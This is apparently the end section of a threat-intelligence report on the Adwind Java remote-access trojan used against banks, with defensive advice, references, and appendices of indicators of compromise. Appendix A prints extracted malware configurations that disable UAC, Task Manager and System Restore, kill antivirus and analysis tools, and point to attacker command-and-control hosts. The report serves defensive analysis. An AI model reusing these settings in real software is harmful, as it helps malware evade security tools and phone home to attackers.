Based on the initial attack against banks in Singapore, we have discovered that a suspect behind this attack is most likely located in Malaysia while having Nigerian origins. The miscreant is definitely involved in targeted attacks with a major focus on financial institutions, using various techniques to reach the target. In September 2015, the attacker used spear-phishing emails with attached MS Word documents that exploited a patched vulnerability in Microsoft Office. In November of that year, the same attacker tried to hit the targets again using a Java backdoor. The attacker is not an advanced threat actor as indicated by the habit of reusing the same email message template again and again, relying on a patched, three-year old MS Office vulnerability and commercially available malware tools such as the Adwind RAT. Nevertheless, the threat coming from this actor has not yet been eradicated and his recurring attempts to attack various banks using new infection vectors are likely to continue, with the next attempt imminent.

Despite several attempts to take down and stop the Adwind developers from distributing the malware, Adwind has survived for years and has been through rebranding and operational expansion that ranged from the provision of additional plugins for the malware to its own obfuscation tool and a even a warrant for FUD (fully undetected malware) to customers. The success of this commercial backdoor was so high that it inevitably led to the growth of malware resellers and copycats.




While the concept of malware written in Java isn't new, the usage of multiple malware encryptors and obfuscators as well as unpacking in memory and a lack of full Java emulators (with the huge collection of classes that Java requires) in AV products makes this malware successful at passing through enterprise security fences.

A simple infection vector based on an email with an attached JAR file is rather unique and unexpected. One of the reason why the attackers choose banks as targets may be the popularity of the Java platform in financial institutions as well as the attractive opportunity of a large-scale bank cyber -heist.
The malware depends on having Java runtime installed, which is more likely to be the case for enterprise users rather than typical home users.

It is recommended that the Java platform is disabled or fully uninstalled from the system unless it is used. In case of a dependency on the Java platform it is recommended that modern and updated security software is used and that the email filters are configured to block messages containing attached JAR files.

For large organizations or users with basic experience, one simple trick may help to prevent accidental infection of the system with such JAR-based malware: changing the default handler for the JAR file extension. This can be achieved with two clicks in Windows or distributed via registry settings in a large corporate network.



Replacing the default JAR file handler application with, for instance, Windows Notepad will not only protect users from running malicious JARs but may also create enough confusion from encountering gibberish text to call the system administrator and bring a strange attachment to their attention.

Adwind was and is an example of successful, widespread malware which runs on any platform. This malware set the bar for other malware writers who will most likely try to extend their support to other platforms in the future.

As of January 2016, the website JSocket.org was still up and running. Apparently a domain or server takedown strategy doesn't work against prolific projects like this. The most efficient way is prosecution of the malware writers and their customers.

REFERENCES

1. Trendmicro:
   http://blog.trendmicro.com/trendlabs-security-intelligence/nigerian-cuckoo-miner-campaign-takes-over-legitimate-inboxes-targets-banks/

2. Malwr sandbox analysis:
   https://malwr.com/analysis/zhlYTkwNjE2YjUwNDFlYzlhY2ZjMTQ1NzQwZjNmMGE/

3. Symantec description, 2013:
   https://www.symantec.com/security_response/writeup.jsp?docid=2013-070113-1904-99&tabid=2

4. F-Secure:
   https://www.f-secure.com/v-descs/backdoor_java_adwind.shtml

5. Telus Labs:
   http://telussecuritylabs.com/threats/show/TSL20141118-03

6. Crowdstrike 2013:
   http://blog.crowdstrike.com/adwind-rat-rebranding/

7. Fidelis (may 2014):
   https://www.fidelissecurity.com/sites/default/files/FTA_1013_RAT_in_a_jar.pdf

8. SANS:
   https://isc.sans.edu/forums/diary/Adwind+another+payload+for+botnetbased+malspam/20041/
   https://github.com/idiom/IRScripts/blob/master/alienspy-decrypt-v2.py

9. Malware Traffic Analysis:
   http://www.malware-traffic-analysis.net/2015/08/06/index.html

10. Contagiodump article from 2014:
    http://contagiodump.blogspot.ca/2014/11/alienspy-java-rat-samples-and-traffic.html

11. Vice article from August 2015:
    http://motherboard.vice.com/read/malware-hunter-finds-spyware-used-against-dead-argentine-prosecutor

12. Symantec warning about JSocket used in spearphishing from UAE Police Force in November 2015:
    http://www.symantec.com/connect/blogs/terror-alert-spam-targets-middle-east-canada-spread-malware

13. Collection of python scripts to extract RAT configuratios:
https://github.com/kevthehermit/RATDecoders

14. AlienSpy Java Rat Overview (C2 comm reversing):
http://blog.idiom.ca/2015/03/alienspy-java-rat-overview.html

15. Cracking obfuscated Java code – Adwind 3:
https://boredliner.wordpress.com/2014/02/07/cracking-obfuscated-java-code-adwind-3/

16. AlienSpy Decoder v2:
https://github.com/idiom/IRScripts/blob/master/alienspy-decrypt-v2.py

17. Proofpoint: AlienSpy Payload Analysis:
https://www.proofpoint.com/us/threat-insight/post/You-Dirty-RAT

18. Indetectables.net: Original topic about Frutas development:
http://www.indetectables.net/viewtopic.php?f=92&t=36954&

APPENDIX A: ADWIND CONFIGURATION FILE

Extracted from sample e8388a2b7d8559c6f0f27ca91d004c7c

```
{
 “NETWORK”: [{“PORT”: 1234,
        “DNS”: “127.0.0.1”},
        {“PORT”: 9996,
        “DNS”: “igbankwuruns.no-ip.info”} ],
 “INSTALL”: true,
 “PLUGIN_FOLDER”: “iGmuucOxECK”,
 “JRE_FOLDER”: “m8ahD7”,
 “JAR_FOLDER”: “oZODdmrfAYJ”,
 “JAR_EXTENSION”: “HlZJcl”,
 “DELAY_INSTALL”: 1,
 “NICKNAME”: “Baba-MyGod--Too-Much”,
 “VMWARE”: false,
 “PLUGIN_EXTENSION”: “GSAww”,
 “JAR_NAME”: “6YPyQ4CyL8P”,
 “SECURITY”: [{“REG”: [{ “VALUE”:  “\”ConsentPromptBehaviorAdmin\”=
dword:00000000\r\n\”ConsentPromptBehaviorUser\”=dword:00000000\r\n\
”EnableLUA\”=dword:00000000\r\n”,
        “KEY”: “[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Policies\\System]”}],
```

```
        “PROCESS”: [
        “UserAccountControlSettings.exe”
        ],
        “NAME”: “User Account Control”
        },
        {
        “REG”: [
        {
        “VALUE”: “\”DisableTaskMgr\”=dword:00000002\r\n”,
        “KEY”: “[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\
CurrentVersion\\Policies\\System]”
        }
        ],
        “PROCESS”: [
        “Taskmgr.exe”
        ],
        “NAME”: “Task Manager”
        },
        {
        “REG”: [
        {
        “VALUE”: “\”DisableConfig\”=dword:00000001\r\n\”DisableSR\”=
dword:00000001\r\n”,
        “KEY”: “[HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\
Windows NT\\SystemRestore]”
        }
        ],
        “NAME”: “Restore System”
        },
        {
        “PROCESS”: [
        “ProcessHacker.exe”
        ],
        “NAME”: “Process Hacker”
        },
        {
        “PROCESS”: [
        “procexp.exe”
        ],
        “NAME”: “MsConfig”
        },
        {
        “PROCESS”: [
        “MSASCui.exe”,
        “MsMpEng.exe”,
        “MpUXSrv.exe”,
        “MpCmdRun.exe”
        ],
        “NAME”: “Windows Defender”
        },
```

```
{
“PROCESS”: [
“procexp.exe”
],
“NAME”: “Process Explorer”
},
{
“PROCESS”: [
“wireshark.exe”,
“tshark.exe”,
“text2pcap.exe”,
“rawshark.exe”,
“mergecap.exe”,
“editcap.exe”,
“dumpcap.exe”,
“capinfos.exe”
],
“NAME”: “Wireshark”
},
{
“PROCESS”: [
“mbam.exe”,
“mbamscheduler.exe”,
“mbamservice.exe”
],
“NAME”: “MalwareBytes”
},
{
“PROCESS”: [
“AdAwareService.exe”,
“AdAwareTray.exe”,
“WebCompanion.exe”,
“AdAwareDesktop.exe”
],
“NAME”: “Ad-Aware Antivirus”
},
{
“PROCESS”: [
“V3Main.exe”,
“V3Svc.exe”,
“V3Up.exe”,
“V3SP.exe”,
“V3Proxy.exe”,
“V3Medic.exe”
],
“NAME”: “Ahnlab V3 Internet Security 8.0”
},
{
“PROCESS”: [
“BgScan.exe”,
```

```
“BullGuard.exe”,
“BullGuardBhvScanner.exe”,
“BullGuarScanner.exe”,
“LittleHook.exe”,
“BullGuardUpdate.exe”
],
“NAME”: “Bull Guard Antivirus”
},
{
“PROCESS”: [
“clamscan.exe”,
“ClamTray.exe”,
“ClamWin.exe”
],
“NAME”: “ClamWin Antivirus”
},
{
“PROCESS”: [
“cis.exe”,
“CisTray.exe”,
“cmdagent.exe”,
“cavwp.exe”,
“dragon_updater.exe”
],
“NAME”: “COMODO Antivirus”
},
{
“PROCESS”: [
“MWAGENT.EXE”,
“MWASER.EXE”,
“CONSCTLX.EXE”,
“avpmapp.exe”,
“econceal.exe”,
“escanmon.exe”,
“escanpro.exe”,
“TRAYSSER.EXE”,
“TRAYICOS.EXE”,
“econser.exe”,
“VIEWTCP.EXE”
],
“NAME”: “EScan Antivirus”
},
{
“PROCESS”: [
“FSHDLL64.exe”,
“fsgk32.exe”,
“fshoster32.exe”,
“FSMA32.EXE”,
“fsorsp.exe”,
“fssm32.exe”,
```

```
“FSM32.EXE”,
“trigger.exe”
],
“NAME”: “F-Secure Antivirus”
},
{
“PROCESS”: [
“FProtTray.exe”,
“FPWin.exe”,
“FPAVServer.exe”
],
“NAME”: “F-PROT Antivirus”
},
{
“PROCESS”: [
“AVK.exe”,
“GdBgInx64.exe”,
“AVKProxy.exe”,
“GDScan.exe”,
“AVKWCtlx64.exe”,
“AVKService.exe”,
“AVKTray.exe”,
“GDKBFltExe32.exe”,
“GDSC.exe”
],
“NAME”: “G DATA Antivirus”
},
{
“PROCESS”: [
“virusutilities.exe”,
“guardxservice.exe”,
“guardxkickoff_x64.exe”
],
“NAME”: “IKARUS Antivirus”
},
{
“PROCESS”: [
“iptray.exe”,
“freshclam.exe”,
“freshclamwrap.exe”
],
“NAME”: “Immunet Antivirus”
},
{
“PROCESS”: [
“K7RTScan.exe”,
“K7FWSrvc.exe”,
“K7PSSrvc.exe”,
“K7EmlPxy.EXE”,
“K7TSecurity.exe”,
```

```
“K7AVScan.exe”,
“K7CrvSvc.exe”,
“K7SysMon.Exe”,
“K7TSMain.exe”,
“K7TSMngr.exe”
],
“NAME”: “K7 Ultimate Antivirus”
},
{
“PROCESS”: [
“nanosvc.exe”,
“nanoav.exe”
],
“NAME”: “NANO Antivirus”
},
{
“PROCESS”: [
“nnf.exe”,
“nvcsvc.exe”,
“nbrowser.exe”,
“nseupdatesvc.exe”,
“nfservice.exe”,
“nwscmon.exe”,
“njeeves2.exe”,
“nvcod.exe”,
“nvoy.exe”,
“zlhh.exe”,
“Zlh.exe”,
“nprosec.exe”,
“Zanda.exe”
],
“NAME”: “Norman Antivirus”
},
{
“PROCESS”: [
“NS.exe”
],
“NAME”: “Norton Internet Security”
},
{
“PROCESS”: [
“acs.exe”,
“op_mon.exe”
],
“NAME”: “Outpost ASecurity Suite Pro”
},
{
“PROCESS”: [
“PSANHost.exe”,
“PSUAMain.exe”,
```

```
“PSUAService.exe”,
“AgentSvc.exe”
],
“NAME”: “Panda Antivirus”
},
{
“PROCESS”: [
“BDSSVC.EXE”,
“EMLPROXY.EXE”,
“OPSSVC.EXE”,
“ONLINENT.EXE”,
“QUHLPSVC.EXE”,
“SAPISSVC.EXE”,
“SCANNER.EXE”,
“SCANWSCS.EXE”,
“scproxysrv.exe”,
“ScSecSvc.exe”
],
“NAME”: “Quick Heal Antivirus”
},
{
“PROCESS”: [
“SUPERAntiSpyware.exe”,
“SASCore64.exe”,
“SSUpdate64.exe”,
“SUPERDelete.exe”,
“SASTask.exe”
],
“NAME”: “SUPER Anti-Spyware”
},
{
“PROCESS”: [
“K7RTScan.exe”,
“K7FWSrvc.exe”,
“K7PSSrvc.exe”,
“K7EmlPxy.EXE”,
“K7TSecurity.exe”,
“K7AVScan.exe”,
“K7CrvSvc.exe”,
“K7SysMon.Exe”,
“K7TSMain.exe”,
“K7TSMngr.exe”
],
“NAME”: “K7 Ultimate Antivirus”
},
{
“PROCESS”: [
“uiWinMgr.exe”,
“uiWatchDog.exe”,
“uiSeAgnt.exe”,
```

```
“PtWatchDog.exe”,
“PtSvcHost.exe”,
“PtSessionAgent.exe”,
“coreFrameworkHost.exe”,
“coreServiceShell.exe”,
“uiUpdateTray.exe”
],
“NAME”: “Trend Micro Antivirus+”
},
{
“PROCESS”: [
“VIPREUI.exe”,
“SBAMSvc.exe”,
“SBAMTray.exe”,
“SBPIMSvc.exe”
],
“NAME”: “VIPRE Security 2015”
},
{
“PROCESS”: [
“bavhm.exe”,
“BavSvc.exe”,
“BavTray.exe”,
“Bav.exe”,
“BavWebClient.exe”,
“BavUpdater.exe”
],
“NAME”: “Baidu Antivirus 2015”
},
{
“PROCESS”: [
“MCShieldCCC.exe”,
“MCShieldRTM.exe”,
“MCShieldDS.exe”,
“MCS-Uninstall.exe”
],
“NAME”: “MCShield Anti-Malware Tool”
},
{
“PROCESS”: [
“SDScan.exe”,
“SDFSSvc.exe”,
“SDWelcome.exe”,
“SDTray.exe”
],
“NAME”: “SPYBOT AntiMalware”
},
{
“PROCESS”: [
“UnThreat.exe”,
```

```
        “utsvc.exe”
        ],
        “NAME”: “UnThreat Antivirus”
        },
        {
        “PROCESS”: [
        “FortiClient.exe”,
        “fcappdb.exe”,
        “FCDBlog.exe”,
        “FCHelper64.exe”,
        “fmon.exe”,
        “FortiESNAC.exe”,
        “FortiProxy.exe”,
        “FortiSSLVPNdaemon.exe”,
        “FortiTray.exe”,
        “FortiFW.exe”,
        “FortiClient_Diagnostic_Tool.exe”,
        “av_task.exe”
        ],
        “NAME”: “FortiClient”
        }
 ],
 “JAR_REGISTRY”: “vysixtdSK4W”,
 “DELAY_CONNECT”: 1,
 “SECURITY_TIMES”: 3,
 “VBOX”: false
}
```

Additional config files from other samples

```
MD5: 4101941083b429db7b3ed01b05d6b46a
{
 “NETWORK”: [
        {
        “PORT”: 1234,
        “DNS”: “127.0.0.1”
        },
        {
        “PORT”: 9998,
        “DNS”: “emenike.no-ip.info”
        },
        {
        “PORT”: 9997,
        “DNS”: “emenike.no-ip.info”
        },
        {
        “PORT”: 9996,
        “DNS”: “igbankwuruns.no-ip.info”
        }
```

```
 ],
 “INSTALL”: true,
 “PLUGIN_FOLDER”: “iGmuucOxECK”,
 “JRE_FOLDER”: “m8ahD7”,
 “JAR_FOLDER”: “oZODdmrfAYJ”,
 “JAR_EXTENSION”: “HlZJcl”,
 “DELAY_INSTALL”: 1,
 “NICKNAME”: “Baba-God--Too-Much”,
 “VMWARE”: false,
 “PLUGIN_EXTENSION”: “GSAww”,
 “JAR_NAME”: “6YPyQ4CyL8P”,

MD5: 59bd1efe85aac14a09ee2b8ed354a5d1
{
 “NETWORK”: [
        {
        “PORT”: 5055,
        “DNS”: “rolltrain.noip.us”
        }
 ],
 “INSTALL”: true,
 “PLUGIN_FOLDER”: “OPdHDvN7uRr”,
 “JRE_FOLDER”: “eKmx7n”,
 “JAR_FOLDER”: “8HFlW3W0lL8”,
 “JAR_EXTENSION”: “Ehh3R7”,
 “DELAY_INSTALL”: 2,
 “NICKNAME”: “JSocket”,
 “VMWARE”: true,
 “PLUGIN_EXTENSION”: “ujVfz”,
 “JAR_NAME”: “7eQ5QfhkGol”,

MD5: ac104488aa3eee51129330b26f65f306
{
 “NETWORK”: [
        {
        “PORT”: 5055,
        “DNS”: “rolltrain.noip.us”
        }
 ],
 “INSTALL”: true,
 “PLUGIN_FOLDER”: “DBy6JXX1OOj”,
 “JRE_FOLDER”: “Z99JwG”,
 “JAR_FOLDER”: “jBPlLQhfZWd”,
 “JAR_EXTENSION”: “auWf10”,
 “DELAY_INSTALL”: 2,
 “NICKNAME”: “JSockettuko”,
 “VMWARE”: true,
 “PLUGIN_EXTENSION”: “cDBDZ”,
 “JAR_NAME”: “4LxvCVih9m2”,
```

APPENDIX B. INDICATORS OF COMPROMISE

Adwind command and control IP/domains and ports from Adwind configurations (based on samples from spear-phishing emails from November 2015 to January 2016):

```
108.61.224.179:3000
151.236.19.63:7777
163.47.20.20:1978
167.88.2.174:7777
174.127.99.129:1030
174.127.99.129:1950
174.127.99.134:2888
174.127.99.135:4420
174.127.99.234:1033
185.17.1.60:2888
185.17.1.72:2556
185.17.1.72:2558
185.17.1.80:1988
193.105.134.78:1910
212.7.208.88:2556
216.185.114.219:1909
216.38.2.192:7777
5.254.112.36:1920
79.172.242.97:1720
91.236.116.105:1930
95.140.125.35:1090
95.140.125.37:1901
achuprn.ddns.net:7277
backconnect123.ddns.net:1759
basketmain1.duckdns.org:2990
brownvictor.ddns.net:777
ceo.gotdns.ch:20001
chiefonodugo.ddns.net:8867
egbowantedjs.fishdns.com:244
henrry747.serveminecraft.net:14000
igbankwuruns.no-ip.info:9996
jcures.serveftp.com:7777
justice.linkpc.net:2087
justmealone.ddns.net:7777
justyjohnxplodes.ddns.net:10101
loandept227.ddns.net:777
manbks123.ddns.net:4848
michael22244.ddns.net:4466
money12.from-ok.com:777
onlything4now.ddns.net:2015
onyechina.ddns.net:4321
opendoors.myftp.org:1509
pompin02.serveftp.com:7777
pompin02.serveftp.com    7777:7777
upperway60.no-ip.org:3400
zubi009.serveftp.com:7777
```

All domains and IPs from all other samples we have seen:

```
103.25.58.218:3353
104.152.185.187:7777
104.202.126.19:7777
107.161.114.56:1234
108.61.224.179:8080
108.61.224.179:9090
109.73.76.106:1000
11111111.noip.me:14000
134.19.176.153:7777
149.202.153.121:7777
149.71.103.182:1920
162.13.83.237:2022
163.47.20.20:1978
167.88.14.106:1270
167.88.14.106:1280
167.88.2.174:7777
173.209.43.46:2010
173.209.43.46:2019
173.254.223.111:1777
173.254.223.116:8668
173.254.223.66:2223
173.254.223.86:2070
173.254.223.86:2637
174.127.99.129:1030
174.127.99.129:1050
174.127.99.130:2888
174.127.99.134:2888
174.127.99.135:3371
```

174.127.99.135:4420
174.127.99.150:8484
174.127.99.150:8585
174.127.99.152:5035
174.127.99.154:2828
174.127.99.159:1819
174.127.99.161:9050
174.127.99.167 :1234
174.127.99.183:1313
174.127.99.188:2065
174.127.99.188:2080
174.127.99.195:100
174.127.99.220:8282
174.127.99.234:1033
178.175.138.166:1604
178.175.138.168:1707
178.175.138.168:1970
178.175.138.207:1960
178.175.138.238:1505
178.175.138.238:1506
184.17.1.67:2556
184.75.210.205:2525
185.10.56.24:7777
185.17.1.160:1777
185.17.1.162:1030
185.17.1.166:2556
185.17.1.182:1900
185.17.1.190:8729
185.17.1.194:4040
185.17.1.198:2556
185.17.1.198:2888
185.17.1.205:2808
185.17.1.206:1502
185.17.1.223:7777
185.17.1.226:9033
185.17.1.227:9874
185.17.1.229:1010
185.17.1.235:1819
185.17.1.235:2546
185.17.1.242:2556
185.17.1.250:2000
185.17.1.48:2556
185.17.1.68:9762
185.17.1.70:2556
185.17.1.70:4142
185.17.1.71:1089
185.17.1.72:2556
185.17.1.72:2558
185.17.1.80:2509
185.17.1.80:5564
185.19.85.151:1505
185.24.234.50:7780
185.29.9.16:9729
185.32.221.5:3368
185.5.175.222:2556
185.5.175.222:7777
185.75.59.145:1246
185.75.59.145:2556
185.75.59.145:4444
185.84.181.73:2345
185.84.181.79:8167
185.84.181.80:5467
185.84.181.80:7982
185.84.181.81:7854
185.84.181.82:5173
185.84.181.85:5463
185.84.181.92:7654
185.84.181.92:8767
185.84.181.94:4020
185.84.181.94:5020
185.84.181.96:2999
188.95.54.106:1234
191.101.151.13:1920
192.64.11.253:2011
193.105.134.78:1910
198.101.10.208:1234
198.27.105.165:7778
198.27.126.224:1234
198.50.222.252:1240
198.50.248.30:8888
199.16.31.184:1235
199.16.31.184:1240
199.16.31.184:1290
199.16.31.184:5555
199.16.31.186:1114
199.255.138.17:7777
199.255.138.19:1234
199.255.138.38:7790
199.255.138.38:7795
199.255.138.43:7777
204.152.219.120:1033
204.152.219.70:5900
204.45.207.49:7777
204.45.207.53:1209
204.45.207.53:1616
204.45.207.53:2221
212.7.208.71:9575
212.7.208.86:101
212.7.208.88:2556
212.7.218.136:1030

213.184.126.142:1202
213.208.129.204:1030
213.208.129.211:1030
213.208.129.218:1030
213.208.129.220:1030
213.208.152.218:1030
216.107.152.237:8006
216.185.114.219:1909
216.185.114.219:1974
216.185.114.219:1990
216.38.2.192:7777
216.38.2.216 :3345
216.38.2.216:3345
216.38.8.189:1234
23.105.128.147:3370
23.105.128.148:1234
23.105.131.155 :3000
23.105.131.155:3000
23.105.131.188:7777
23.105.131.209:1112
23.227.196.198:2023
23.227.196.207:2040
23.227.199.118:2014
23.227.199.121:2015
23.227.199.72:2040
23.227.199.72:2828
23.231.23.182:1010
24rinces.no-ip.biz:1506
31.171.155.72:774
46.151.208.242:62622
46.151.208.242:8787
46.151.208.242:9034
46.151.208.242:9797
46.20.33.104:1381
46.20.33.76:2070
50.7.199.164:2015
51.254.21.25:7070
5.187.34.231:2015
5.254.106.208:2804
5.254.106.251:4020
5.254.112.21:4020
5.254.112.21:4050
5.254.112.24:4020
5.254.112.36:1920
5.254.112.56:4711
5.254.112.60:1900
5.254.112.60:1990
5.254.112.60:1991
5.79.79.67:4040
5.79.79.70:9090
67.215.4.74:4505
67.215.4.75:1974
67.215.9.231:1910
67.215.9.232:5050
67.215.9.232:5054
67.215.9.232:50555
67.215.9.235:1257
69.65.7.141:1880
79.172.242.87:2040
80.82.209.178:1960
82.221.111.133:1044
85.195.203.29:1501
85.195.203.29:8181
85.195.203.29:9988
85.195.203.33:1508
85.195.203.9:1960
89.163.154.145:2010
91.109.22.100:7777
91.236.116.136:1050
94.156.219.237:1040
95.140.125.35:1090
95.140.125.46:1099
95.140.125.62:200
95.140.125.76:200
95.140.125.85 :1920
95.140.125.85:1920
abdav21.ddns.net:100
abudon1990.no-ip.org:5035
abudon22.no-ip.info:5035
abusite11.ddns.net:1507
abyugos0.no-ip.info:3390
abyugos.no-ip.info:3371
achuprn.ddns.net:7277
admin50.no-ip.org:9201
admin8090.no-ip.org:5045
admin90.no-ip.info:5045
adolfo196938.ddns.net:6773
agary917.ddns.net:9210
aisulu.ddns.net:1604
aisulu.ddns.net:3175
ajeolokun.ddns.net:659
akwotie.ddns.net:100
albertfrankie.no-ip.org:200
alicejav777.ddns.net:3674
alicejav777.ddns.net:9765
alicejav777.duckdns.org:56765
alien10socket.ddns.net:774
alien12socket.ddns.net:7777
alien15socket.ddns.net:773
alien17socket.ddns.net:775

alien19socket.ddns.net:777
alien1socket.ddnsking.com:6773
alien4socket.gotdns.ch:2327
alien6socket.ddns.net:2767
alien9socket.ddns.net:772
alwadwte.ddns.net:6969
anglekeys.ddns.net:1506
anthonywilkinson10.ddns.net:3005
aptsite.ddns.net:7790
audreysaradin.no-ip.org:443
avprojets.no-ip.biz:1503
ayomide123.ddns.net:1220
ayomide1.ddns.net:4442
backconnect123.ddns.net:1759
badmanthing.ddns.net:4434
banban66.ddns.net:8955
baronbreeze.ddns.net:2468
barratty.ddns.net:965
basketxrtz.ddns.net:2990
ben770.ddns.net:9258
benabangwu.linkpc.net:8085
biafra147.ddns.net:9298
biggestchurch.ddns.net:100
biggestchurch.ddns.net:101
biggestchurch.ddns.net:82
biggiechurch.ddns.net:200
biggiechurch.ddns.net:201
biggymoney01.no-ip.biz:3030
biggymoney03.no-ip.biz:1690
biggymoney03.no-ip.biz:3030
biggymoney2.no-ip.biz:3030
blessingonblessings.dnsfor.me:1990
blessingonblessings.ufcfan.org:1990
bms123.twilightparadox.com:1506
bongotedllc.no-ip.org:100
brownvictor.ddns.net:777
bsmarket.ddns.net:1509
budapest89.hopto.me:1030
budapest.ddns.net:4576
bugattiboss.servehttp.com:2241
bullgard.ddns.net:1980
calito888.ddns.net:1589
carlos1388.ddns.net:1630
ceoceocompany.gotdns.ch:10001
ceoceocompany.gotdns.ch:20001
chadin.serveftp.com:7777
chewc47.ddns.net:4455
chiefonodugo.ddns.net:8864
chiefonodugo.ddns.net:8867
chima147.linkpc.net:650
chklagos.no-ip.biz:18033
chris101.ddns.net:4096
chriswoolmer00.no-ip.info:3300
chriswork99.ddns.net:7878
cjfitness.ddns.net:4544
clemens.dynns.com:50746
coralgroups.no-ip.biz:9898
correctip.noip.me:3303
crest01.serveftp.com:7777
crest02.serveftp.com:7777
crested01.serveftp.com:7755
crested01.serveftp.com:7777
damuk1.ddns.net:6868
dave1033.ddns.net:1033
dellboy11.ditchyourip.com:1030
dellboy13.dnsiskinky.com:1040
dellboy15.couchpotatofries.org:1030
dellboy16.eating-organic.net:1040
dellboy17.quicksytes.com:1030
dellboy17.quicksytes.com:1040
dellboy18.securitytactics.com:1040
deprueba1.no-ip.org:1030
deprueba1.no-ip.org:7777
destinynnam.ddns.net:100
dish-darkcomet2.linkpc.net:2051
divinee.no-ip.biz:1630
divinemove.ddns.net:990
doingtracks.ddns.net:100
donhamza.no-ip.org:1966
donorder.ddns.net:1970
donorder.ddns.net:1971
dsfgc.ddns.net:3455
dsfgc.ddns.net:5552
dydx69.ddns.net:1030
dydx96.ddns.net:1030
egbowanted2js.ddns.net:244
egbowantedjs.ddns.net:244
egbowantedjs.fishdns.com:244
egede.no-ip.biz:333
egombute.duckdns.org:9996
egombute.no-ip.biz:9988
emekau2002.ddns.net:4545
emenike.no-ip.info:9997
emenike.no-ip.info:9998
escobar.serveftp.com:8787
evanovik.ddns.net:4441
ewillsin.ddns.net:774
father60.bounceme.net:1020
felbankgmailjs.no-ip.info:2012
felixres015js.zapto.org:2011

felixresult.no-ip.org:2011
filezilla.no-ip.biz:2083
fingers.noip.me:7780
fingers.noip.me:7781
flexyou.chickenkiller.com:1680
floffman11.no-ip.org:2011
floffman.linkpc.net:2011
focusloa.ddns.net:774
francemaes15.duckdns.org:1989
franklin49.ddns.net:4442
frankwoodsales.ddns.net:1040
froidthefucker.ddns.net:7548
fulga01.ddns.net:400
gabito234.serveftp.com:7777
galaxymoni.ddns.net:9010
geogelewis90.ddns.net
georgea.serveftp.com:2210
gist.no-ip.info:5732
gmoneydns.duckdns.org:1990
godwin231.zapto.org:8787
godwin4real.ddns.net:6868
goodloves.ddns.net:1708
goods11.ddns.net:1509
goooodymegma.no-ip.org:1990
gta2.ddns.net:81
harry150.ddns.net:1800
harry150.ddns.net:1802
harry150.ddns.net:1805
harryaleandro.ddns.net:7777
hdllsy11.no-ip.org:1960
hedie1979.no-ip.org:3300
henrry747.serveminecraft.net:14000
henrygalaxy.publicvm.com:2032
herura.ddns.net:200
herura.ddns.net:201
hisandu.ddns.net:1940
holymoney.crabdance.com:8888
hustler.no-ip.org:7777
hydrabad-ur.ddns.net:1505
hydrabad-ur.ddns.net:1506
ifeanyi147.ddns.net:1601
igbankwuruns.no-ip.info:9996
ike-jsocket.publicvm.com:2333
importantloggmal.no-ip.biz:2014
importloggm.duckdns.org:1961
indologisticsltd.no-ip.biz:100
integralhcs.no-ip.biz:1920
intergralhcs.no-ip.biz:1920
iykeben00.no-ip.info:3371
jacobjsockresyah.no-ip.info:2012
jacobremittance.duckdns.org:7070
jadoltd.ddns.net:100
jagas21.ddns.net:9020
jamescage112.no-ip.biz:201
javgretest015.chickenkiller.com:56765
jayson2j.no-ip.org:1333
jcures.serveftp.com:7777
jegs.ddns.net:909
jesus11.ddns.net:1010
jgabi.serveftp.com:7777
jidespa0024yahjs.no-ip.org:2010
jiokekachi.ddns.net:5066
jjsmits7.serveftp.com:2201
joeban.chickenkiller.com:3368
jonnybary.no-ip.biz:1030
jonnybary.no.ip.biz:1506
jry123.ddns.net:1317
jry123.ddns.net:1318
jry123.ddns.net:1952
jry123.ddns.net:8002
jsocserveronline.read-books.org:1605
jsucket.hackermind.info:5055
judalien.ddns.net:6969
jupita10.ddns.net:100
just2015.ddns.net:7777
justicebro.linkpc.net:2086
justice.linkpc.net:2087
justicsbro.linkpc.net:2086
justicsbro.no-ip.org:2086
justics.no-ip.org:2087
justmealone.ddns.net:7777
justnd2001.no-ip.biz:1960
justyjohnxplodes.ddns.net:10101
jvaoluwade.ddns.net:56765
kane2244.ddns.net:7766
keithoffman25.ddns.net:4545
kifego.servehalflife.com:40001
kifego.servehalflife.com:50001
kingsman.no-ip.org:7777
kipapos.gotdns.ch:6060
kissfromarose.ddns.net:100
klasik101.ddns.net:2109
klydest.ddns.net:100
kokoman.no-ip.biz:1941
kuom.ddns.net:100
lagostj.servebeer.com:17033
lashsecurities.ddns.net:200
lawrex.publicvm.com:2027
layziebone009.ddns.net:1505
leonardomateus131.ddns.net:1680

leosplint86.ddns.net:8955
link2bros.ddns.net:7777
link2bross.ddns.net:7777
linsom05.noip.me:3277
lisalove.myftp.biz:1080
livesyn03.midexim.com:6887
loandept227.ddns.net:777
loandept2281.ddns.net:774
logisticsltd.no-ip.biz:100
madman1.ddns.net:659
magabox126.ddns.net:7777
mainlandbridge.ddns.net:1971
manbks123.ddns.net:4848
mariopuzo.ddns.net:4355
mascott.ddns.net:100
masterchris211.ddns.net:1960
masterchris221.ddns.net:1960
mavado.serveblog.net:1818
max1239.ddns.net:1802
mcvin.corotext.com:8003
mega123b.ddns.net:1507
michael22244.ddns.net:4466
mikey0147.ddns.net:660
mikkyserial.redirectme.net:9020
millzjsoctrinwi80gm.duckdns.org:1960
money12.from-ny.net:774
money12.from-ok.com:777
moneyboss.ddns.net:1604
moneycee.ddns.net:7878
moneymind.ddns.net:4567
moore11.no-ip.info:2065
